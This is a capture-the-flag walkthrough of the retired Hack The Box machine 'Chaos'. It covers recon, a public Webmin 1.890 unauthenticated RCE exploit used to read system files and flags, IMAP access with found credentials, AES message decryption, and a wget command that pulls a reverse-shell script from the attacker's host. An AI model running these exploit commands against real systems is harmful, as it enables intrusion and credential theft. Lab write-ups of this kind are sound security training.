

[HTB] Chaos

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Chaos

OS:  Linux

Difficulty: Medium

Points: 30

Release: 15 Dec 2018

IP: 10.10.10.120

Resources:

- 1. Savitar YouTube walk-through https://htbmachines.github.io/
- 2. Mail decrypt python func https://raw.githubusercontent.com/vj0shii/File-Encryption-Script/master/decrypt.py
- 3. LaTeX Injection https://swisskyrepo.github.io/PayloadsAllTheThings/LaTeX%20Injection/
- 4. 0xdf gitlab: https://0xdf.gitlab.io/2019/05/25/htb-chaos.html
- 5. 0xdf YouTube: https://www.youtube.com/@0xdf
- 6. Privacy search engine https://metager.org
- 7. Privacy search engine https://ghosterysearch.com/
- 8. CyberSecurity News https://www.darkreading.com/threat-intelligence
- 9. https://book.hacktricks.xyz/

View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using BlackArch



Synopsis:

Chaos provided a couple interesting aspects that I had not worked with before. After some web enumeration and password guessing, I found myself with webmail credentials, which I could use on a webmail domain or over IMAP to get access to the mailbox. In the mailbox was an encrypted message, that once broken, directed me to a secret url where I could exploit an instance of pdfTeX to get a shell. From there, I used a shared password to switch to another user, performed an restricted shell escape, and found the root password in the user's firefox saved passwords. That password was actually for a Webmin instance, which I'll exploit in Beyond Root.

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Skill-set:

- 1. Password Guessing
- 2. Abusing e-mail service (claws-mail)
- 3. Crpyto Challenge (Decrypt Secret Message - AES Encrypted)
- 4. LaTeX injection [RCE]

5. Bypassing rbash (Restricted Bash)
6. Extracting Credentials from Firefox Profile

Basic Recon

1. Ping & whichsystem.py

```
1. > ping -c 1 10.129.225.31

2. > whichsystem.py 10.129.225.31
[+]==> 10.129.225.31 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan chaos.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. > echo $openportz
22,80
3. > sourcez
4. > echo $openportz
80,110,143,993,995,10000
5. > portzscan $openportz chaos.htb
6. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,110,143,993,995,10000
chaos.htb
>>> looking for nginx
>>> looking for OpenSSH
>>> Looking for Apache
Apache httpd 2.4.34
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>> Here are some interesting ports
110/tcp open pop3

>>> Listing all the open ports
80/tcp open http syn-ack Apache httpd 2.4.34 ((Ubuntu))
110/tcp open pop3 syn-ack Dovecot pop3d
143/tcp open imap syn-ack Dovecot imapd (Ubuntu)
993/tcp open ssl/imap syn-ack Dovecot imapd (Ubuntu)
995/tcp open ssl/pop3 syn-ack Dovecot pop3d
10000/tcp open http syn-ack MiniServ 1.890 (Webmin httpd)
Goodbye!
```

apache2 (2.4.29-1ubuntu4.4) UBUNTU BIONIC BEAVER

3. Discovery with Ubuntu Launchpad

```
1. I do a search for `Apache httpd 2.4.34 launchpad`
2. According to this link `launchpad.net/ubuntu/+source/apache2/2.4.29-1ubuntu4.4` I thnk we are on an Ubuntu Bionic Beaver.
3. I got this wrong it turns out it was an Ubuntu Cosmic
```

4. Whatweb

```
1. > whatweb http://chaos.htb
http://chaos.htb [200 OK] Apache[2.4.34], Bootstrap, Country[RESERVED][ZZ], Email[info@chaos.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.34 (Ubuntu)], IP[10.129.225.31], JQuery[3.2.1], Script, Title[Chaos]

2. > whatweb http://chaos.htb:10000
http://chaos.htb:10000 [200 OK] Country[RESERVED][ZZ], HTTPServer[MiniServ/1.890], IP[10.129.225.31]


3. We have a confirmed hostname info@chaos.htb.

4. I check out the websites on port 80 and port 10000

5. https://10.129.225.31:10000/session_login.cgi

6. This has a login. I try admin:admin. Fail

7. This `MiniServ/1.890` looks interesting. I am going to search what it is.
```



I search for framework 'MiniServ/1.890 exploit'

5. Ghosterysearch.com MiniServ/1.890 and I find an RCE exploit

1. I search `MiniServ/1.890`. It mentions `webmin`. I think this might be what I am looking for. I try out the exploit.
2. https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE/blob/master/webmin-1.890_exploit.py
3. This worked
4. Example Usage: `>>> `https://medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4``
5. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 ls`
6. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 whoami`

```
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      -----      --  
    /  ___/_  __/_  |  /  _/  |  /  /  
   \__ \ / / / / ||  |  /  //  |  /  /  
  ___/ / / / /  ___ |_/  //  |  /  /  
/___// / / /_/_  |_/___/_/  |_/  /  
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```

WebMin 1.890-expired-remote-root

```
<h1>Error - Perl execution failed</h1>  
<p>Your password has expired, and a new one must be chosen.  
root  
</p>  
curl: (56) OpenSSL SSL_read: SSL_ERROR_SYSCALL, errno 0
```

6. MiniServ/1.890 aka MinWeb exploit

1. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 which%20nc 2>/dev/null | grep nc`
/bin/nc
2. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 which%20curl 2>/dev/null | grep curl`
/usr/bin/curl
3. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 which%20python 2>/dev/null | grep python`
/usr/bin/python
4. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/etc/passwd`
5. `cat passwd | grep -i "sh$"`
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
6. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 hostname%20-I 2>/dev/null | grep 10`
10.129.225.31 dead:beef::250:56ff:fe94:e53e
7. Yay! We are **not** in a container at least!

7. Enumeration continued

1. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/proc/net/tcp 2>/dev/null`
2. I take all that hex data and parse it and get the internal ip ports.
3. `cat tmp | awk -F":" '{print $3}' | cut -d' ' -f1 | sort -u | sponge proc_tmp`
4. `echo "0019`
0035
006E
008F
03E1
03E3
0CEA
2710
CC6A
D7F4" | sort -u | while read port; do echo "[+] Port \$port ==> \$(echo "obase=10; ibase=16; \$port" | bc)"; done
- [+] Port 0019 ==> 25
- [+] Port 0035 ==> 53
- [+] Port 006E ==> 110
- [+] Port 008F ==> 143
- [+] Port 03E1 ==> 993
- [+] Port 03E3 ==> 995
- [+] Port 0CEA ==> 3306
- [+] Port 2710 ==> 10000
- [+] Port CC6A ==> 52330
- [+] Port D7F4 ==> 55284
5. So these would be the inernal ports.
6. I am going to see if I can get the flags.
7. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/etc/passwd 2>/dev/nuln | grep -i "sh$"`
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
8. I was going to attempt to over write the `/etc/passwd` password of sahay, but I did not after all. I did find the directory traversal for the /tmp folder using this python script.
9. `miniserv_RCE_stain.py 10.129.165.169 10000 cp /etc/passwd /tmp/passwd 2>/dev/null`
10. `python3 miniserv_RCE_stain.py 10.129.165.169 10000 dir ../../../../tmp/ 2>/dev/null | grep -i passwd`
passwd
10. I will upload the `miniserv_RCE_stain.py` as well as the `decrypt_func.py` to my github page.

8. Success, I get the user flag

1. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/home/ayush/user.txt 2>/dev/null`

<p>Your password has expired, and a new one must be chosen.
55334fc84c0f82bc5cd4504bdb9f4a6a

2. `python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/root/root.txt 2>/dev/null`


<p>Your password has expired, and a new one must be chosen.
2b26826822533b080c99a39e84cf2428
</p>

I am Root




I am root. Too bad on the OSCP I would have to get a full shell

```
1. I am root. Actually, I got the root flag. I am going to try to get the root shell the intended way. Abusing `LaTeX` and bypassing 'rbash'
2. Well, that was fun.
3. > python3 miniserv_RCE_stain.py 10.129.225.31 10000 ls%20-la /tmp 2>/dev/null
4. FAIL, I can not get /tmp to ls -la
5. I try for my payload anyway.
6. FAIL
7. python3 miniserv_RCE_stain.py 10.129.225.31 10000 wget%20http://10.10.14.16/rev.py -O /tmp/rev.py 2>/dev/null
8. This wget tagged my python server, but I could not get a shell. I am going to check out what S4vitar did to get a root shell.
```



Chaos has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

#3895	28 Jun 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

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Post Exploitation

10. Following S4vitar walkthrough now. The rest of the way is optional. I am looking forward to `rbash bypassing`

```
1. > python3 miniserv_RCE_stain.py 10.129.225.31 10000 lsb_release%20-a 2>/dev/null
Distributor ID: Ubuntu
Description:    Ubuntu 18.10
Release:        18.10
Codename:       cosmic
3. I thought it was an Ubuntu Bionic. I guess not.
```

11. Fuzzing not very productive

```
1. > wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://chaos.htb/FUZZ
=====
ID           Response  Lines   Word     Chars    Payload
=====
0000000001:  200        222 L    550 W     6964 Ch   "http://chaos.htb/"
0000000026:  301         9 L     28 W      304 Ch   "img"
0000000537:  301         9 L     28 W      304 Ch   "css"
0000000638:  301         9 L     28 W      307 Ch   "source"
0000000940:  301         9 L     28 W      303 Ch   "js"
000001060:   301         9 L     28 W      311 Ch   "javascript"
2. Nothing useful. I try the ip instead of the hostname.
3. > wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.129.225.31/FUZZ
=====
ID           Response  Lines   Word     Chars    Payload
=====
0000000001:  200         1 L      5 W       73 Ch   "http://10.129.225.31/"
0000000780:  301         9 L     28 W      311 Ch   "wp"
000001060:   301         9 L     28 W      319 Ch   "javascript"
4. SUCCESS, wFUZZ comes back with something.
```

10.129.224.80/wp/wordpress/


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This content is password protected. To view it please enter your password below:

Password:

Enter

I try out the pages we found

```
1. http://10.129.225.31/wp/wordpress/
2. I have no idea why it will not render correctly because If I use the hostname it will not render at all. Oh well as long as I can put in the password I guess. I
try admin, guest, root, administrator, password123
3. FAIL
4. I find this php page below
5. > curl -s 'http://10.129.224.80/wp/wordpress/' | grep -iE "secret|pass|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini"
>>> href="http://10.10.10.120/wp/wordpress/index.php/comments/feed/"
>>> href="http://10.10.10.120/wp/wordpress/index.php/feed/"
>>> href="http://10.10.10.120/wp/wordpress/xmlrpc.php?rsd"
>>> href="http://10.10.10.120/wp/wordpress/wp-login.php"
5. I get this page. I can not get `http://10.10.10.120/wp/wordpress/index.php` to render.
1. I scroll down on the above page and I find what seems to be a credential.
2. ayush:jiujitsu
3. There is another way to authenticate. See image below.
```

Authenticate by Invoking

I authenticated by invoking and using the creds obtained from wp:

```
openssl s_client -crlf -connect 10.10.10.120:993
```

The “A” character is a tag so the server can respond to our requests.

Everytime we issue a command to the server, we should be using a TAG(in this case, the character “A”) in the beginning.


authenticate by invoking

```
A LOGIN ayush jiujitsu
```

- Check out the login below if you are having trouble getting the website to render and need to authenticate as ayush.

```
1. > openssl s_client -crlf -connect 10.129.165.169:993
2. You will then enter the following
>>> A LOGIN ayush jiujitsu
3. login response you should get from the server.
A OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL
CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE
SNIPPET=FUZZY LITERAL+ NOTIFY SPECIAL-USE] "Logged in"
5. Here is a resource link
6. https://easyengine.io/tutorials/mail/server/testing/imap/
7. The content of the message can be retrieved with.
>>> TAG FETCH 1 (BODY[text])
```


Claws-Mail




Claws-mail install and usage

```
1. > pacman -Ss claws
extra/claws-mail 4.3.0-1 [installed]
  A GTK+ based e-mail client
2. > sudo pacman -S claws-mail
3. > claws-mail -h
4. > claws-mail <<< Brings up a GUI interface
5. ayush:jiujitsu
6. In the next screen it will ask for an address again just put `chaos.htb`, and make sure to chaos.htb in your /etc/hosts file.
7. There should be 1 draft mail. Download en.py and enim_msg.txt
```

14. Click on Drafts



Search for an entire function?



I did not even know you could search for an entire python function in google. It did ask me If I was sure this is what I was looking for? I click on it again, and it found the decryption function counterpart to this script.

```
1. def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)

    encryptor = AES.new(key, AES.MODE_CBC, IV)

    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
```

```

        outfile.write(filesize.encode('utf-8'))
        outfile.write(IV)

    while True:
        chunk = infile.read(chunksize)

        if len(chunk) == 0:
            break
        elif len(chunk) % 16 != 0:
            chunk += b' ' * (16 - (len(chunk) % 16))

        outfile.write(encrptor.encrypt(chunk))

def getKey(password):
    hasher = SHA256.new(password.encode('utf-8'))
    return hasher.digest()


2. This is an encryption function. I pasted the entire script into google and I was able to find the decryption function.
```

Google

def encrypt(key, filename):chunksize = 64*1024 outputFile = "en" · × | 🔊 📷 🔍

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"IV" (and any subsequent words) was ignored because we limit queries to 32 words.




GitHub

https://github.com › File-Encryption-Script › blob › encr... ⋮

File-Encryption-Script/encrypt.py at master

def encrypt(key, filename): chunksize = 64*1024 outputFile = "en" + filename filesize = str(os.path.getsize(filename)).zfill(16) IV = Random.new().read(16) ...



Stack Overflow

https://stackoverflow.com › questions › decrypt-a-encry... ⋮

Decrypt a encrypted secret using PyCrypto AES & sha256

... key, filename): chunksize = 64*1024 outputFile = "en" + filename filesize = str(os.path.getsize(filename)).zfill(16) IV = Random.new().read(16) ...

1 answer · Top answer: The bytes.decrypt() function by default expects an UTF-8 encoded ...

Decrypt py function

16. Decryption Function

```
~/haCk54CrAcK/chaos ▸ cat decrypt_func.py | qml
#!/usr/bin/python3

import os, time
from Crypto.Cipher import AES
from Crypto.Hash import SHA256
from Crypto import Random
from optparse import *
def decrypt(key, filename):
    chunksize = 64 * 1024
    outputFile = filename.split('en')[1]

    with open(filename, 'rb') as infile:
        filesize = int(infile.read(16))
        IV = infile.read(16)
        decryptor = AES.new(key, AES.MODE_CBC, IV)

        with open(outputFile, 'wb') as outfile:
            while True:
                chunk = infile.read(chunksize)

                if len(chunk) == 0:
                    break

                outfile.write(decryptor.decrypt(chunk))
            outfile.truncate(filesize)
def getKey(password):
    hasher = SHA256.new(password.encode('utf-8'))
    return hasher.digest()
filename = raw_input("Enter filename: ")
password = raw_input("Enter password: ")
key = getKey(password)
decrypt(key,filename)
```

1. <https://github.com/vj0shii/File-Encryption-Script/blob/master/decrypt.py>

2. Boom, the decryption counterpart to the encryption script.

3. <https://raw.githubusercontent.com/vj0shii/File-Encryption-Script/master/decrypt.py>


4. To decrypt we would use the `filename` and enter the `password`

5. If we read the email again.

6. It says "You are the password" and her name is `sahay`. So I am thinking 'sahay' is the password. The message ends with thanks Ayush. So maybe ayush is management or HR. See image above.

decrypt_func.py

Raw_Input Is Not Defined

 <http://stackoverflow.com/questions/35168508/ddg#35168534>

For Python 3.x, use `input()`. For Python 2.x, use `raw_input()`. Don't forget you can add a prompt string in your `input()` call to create one less print statement. `input("GUESS THAT NUMBER!")`.

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Share Feedback

Lets run the python script.

```
1. > python3 decrypt_func.py
Traceback (most recent call last):
  File "decrypt_func.py", line 30, in <module>
    filename = raw_input("Enter filename: ")
NameError: name 'raw_input' is not defined
2. I am having issues with the parameter rawinput
3. I lookup `NameError: name 'raw_input' is not defined decrypt.py`
4. I find the answer right away.
5. I need to either remove `#!/usr/bin/python3` and add `#!/usr/bin/python2.7` or I can keep python3 and remove the `raw_input` and just use `input`.
6. I just to keep it the python2.7 original way and it works. I basically had `usr/bin/python3` when it was supposed to be `python2.7`. That is basically what was causing the error. Moving on.
7. > chmod 744 *.py
8. > python2.7 decrypt_func.py
Enter filename: enim_msg.txt
Enter password: sahay
9. > ls -l | grep im_msg
-rw-----  272 h@x0r h@x0r 28 jun 17:57  enim_msg.txt
-rw-r--r--  234 h@x0r h@x0r 29 jun  03:24  im_msg.txt
10. We now have an `im_msg.txt` file
11. > cat im_msg.txt > decrypted_email_message
12. > cat decrypted_email_message
SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoYWNoIGNyZWZ0ZSBwZGYKCnAucyAtIEFzIHLvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgSBkaWQgOikKCmh0dHA6Ly9jaG
Fvecy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcmMKClRoYW5rcywKQXllc2gK
13. it seems to be encoded in base64 now. I willl decoded and put it back into decrypted_email_message.
```

decrypted email message

```
~/haCk54CrAcK/chaos > cat decrypted_email_message | base64 -d | sponge
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
```

J00_w1ll_f1Nd_n07H1n9_H3r3

18. So the decrypted email message from Ayush to Sahay

```
1. > cat decrypted_email_message | base64 -d | sponge decrypted_email_message && qml decrypted_email_message
Hii Sahay
Please check our new service which create pdf
p.s - As you told me to encrypt important msg, i did :)
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3
Thanks,
Ayush
2. I check out `http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3`
3. This service is on hold
Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.
4. I try to create a pdf and nothing happens. I will run wfuzz on this page and then maybe if I need to intercept it with Burpsuite.
```

WFUZZ

19. WFUZZ

```
1. > wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/FUZZ
=====
ID           Response    Lines      Word        Chars      Payload
=====
000000130:   301         9 L        28 W        331 Ch      "pdf"
000000209:   301         9 L        28 W        331 Ch      "doc"
000000068:   301         9 L        28 W        337 Ch      "templates"
000000278:   301         9 L        28 W        334 Ch      "assets"
000000638:   301         9 L        28 W        334 Ch      "source"
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🔍aos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/

🔖 Import bookmarks... 🌐 Proxy list, free ... 🛡️ Hack The Box :: L...

Index of /J00_w1ll_f1Nd_n07H1n9_H3r3/pdf

Name	Last modified	Size	Description
📁 Parent Directory	-		
📄 2a1f0753deb443045dafea94c6c9d9d5.pdf	2018-10-26 04:05	10K	
📄 2e06ef7e255c96ee59deed960addac56.pdf	2018-10-26 04:19	16K	
📄 4b609eb521fd0e1ba4be1153959bfdb3.pdf	2018-10-26 04:16	25K	
📄 8c89bb90e33b7bb2ea2024974be100e7.pdf	2018-10-26 04:05	10K	
📄 8fb62027ddd5ed509aa29fbfc0ed8979.pdf	2018-10-26 04:19	10K	
📄 70a52e86d9f7a5c59cb51efdd6570dbc.pdf	2018-10-26 04:16	20K	
📄 a31cfcdfb04a0afb58816c6482416093.pdf	2018-10-26 04:05	10K	
📄 ab12ff08dc0f634d8c4f011179f9aaa6.pdf	2018-10-26 04:19	10K	
📄 b385debc3eab4401105a058740195105.pdf	2018-10-26 04:19	10K	
📄 e20790e75602730941c928f89186174f.pdf	2018-10-26 04:19	10K	
📄 fe609413da879b56272d5fe7db2b5556.pdf	2018-10-26 04:05	10K	

Apache/2.4.34 (Ubuntu) Server at chaos.htb Port 80

I check out what wfuzz has found

```
1. http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/
Index of /J00_w1ll_f1Nd_n07H1n9_H3r3/pdf
[ICO]   Name      Last modified   Size      Description
[PARENTDIR]   Parent Directory           -
[ ]      2a1f0753deb443045dafea94c6c9d9d5.pdf    2018-10-26  04:05      10K
[ ]      2e06ef7e255c96ee59deed960addac56.pdf    2018-10-26  04:19      16K<snip>
```

Burpsuite

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST	/J00_w1ll_f1Nd_n07H1n9_H3r3/ajax.php	HTTP/1.1		1	HTTP/1.1	200 OK		
2	Host:	chaos.htb			2	Date:	Sat, 29 Jun 2024 08:24:44 GMT		
